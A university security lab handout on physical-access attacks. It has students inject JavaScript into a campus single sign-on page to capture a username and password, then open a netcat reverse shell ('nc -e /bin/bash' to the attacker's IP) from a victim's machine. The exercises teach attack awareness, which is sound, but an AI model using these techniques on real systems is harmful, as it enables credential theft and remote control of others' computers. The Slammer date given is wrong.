
Activity VI : Physical Security

Created by : Krerk Piromsopa, Ph.D

Overview

> *"Physical access can be really dangerous."*
> Krerk Piromspa, Ph.D.


In this activity, you will learn how bad physical access can be.



Assuming that your friend leaves a computer unattended in a public library, you (as a hacker here) have a chance to sit in front of his/her computer for a few seconds. There will be two scenarios. First scenario is to inject javascript to his/her browser so that you can obtain his/her password to ChulaId. Second scenario is to mimic an attack that allows a hacker to get a reverse shell attack to the victim's machine.

Exercise

1. Javascript Injection. Your friend has just logged out of ChulaSSO (https://account.it.chula.ac.th/) before leaving his/her computer. You have 2-3 minutes to inject a script to his/her browser so that you can steal his/her username (ChulaId) and password.
   For this class, please inject a javascript so that once your friend login (clicks the login button), it will pop up his/her username/password.



Chula SSO

Your Single Sign-On for Chula Services

(IT) Chula LDAP is working normally.

Please Login

Username: pkrerk


Password: ••••••••••••

□ keep me signed in

If *keep me signed in* is **not selected**, the session will expire after you **close the browser**.

Chula SSO is designed by Krerk Piromsopa, Ph.D. for Chulalongkorn University.
For more information, visit our wiki page.

Power by



account.it.chula.ac.th says

I got You. Don't leave your comp unattended.
Username:TestAccount
Password:TestPassword

Chula

Your Single Sig

(IT) Chula LDA is working normally.

Please Login

Username: TestAccount

Password: •••••••••••|

□ keep me signed in

If *keep me signed in* is **not selected**, the session will expire after you **close the browser**.

2. We will mimic an attack used by several worms for placing a trojan horse into your computer. Please note that it is for demonstration purposes only. Please do not abuse it.
   This attack is partly taken from the MSSQL SLAMMER worm that was spread in 2006.

   Please install netcat.
   - Mac - use homebrew (https://brew.sh/). brew install netcat
   - Windows - use cygwin or download prebuilt binary (https://joncraton.org/blog/46/netcat-for-windows/)
   - Linux - you may install netcat from your package distribution.
   - (On Debian-based Linux, use `apt install netcat-traditional`)

   Make a group of two persons. One is a victim. Another is an attacker. Please connect to the same network/WIFI access point. You may share a hotspot from your mobile phone. (Don't use ChulaWIFI for this.) You may have to turn off your firewall to do this experiment.

   First, the attacker will start netcat in listen mode.

   ```
   `nc -p 60000 -l`
   ```

   Once you get a change to the victim's machine, send a remote shell back to the hacker.

   ```
   `nc -e [/bin/bash or cmd.exe on Windows]  [IP of Hacker] 60000`
   ```

   You may change the port 60000 to any port that you want.

3. Write an essay to summarize the lesson that you have learned in this activity. In particular,
   a) explain the worst case scenario that can happen if you leave your computer unattendant.
   b) explain how a tool like netcat can be used for constructing a trojan horse. As a user, how will you prevent yourself from being a victim to such attacks?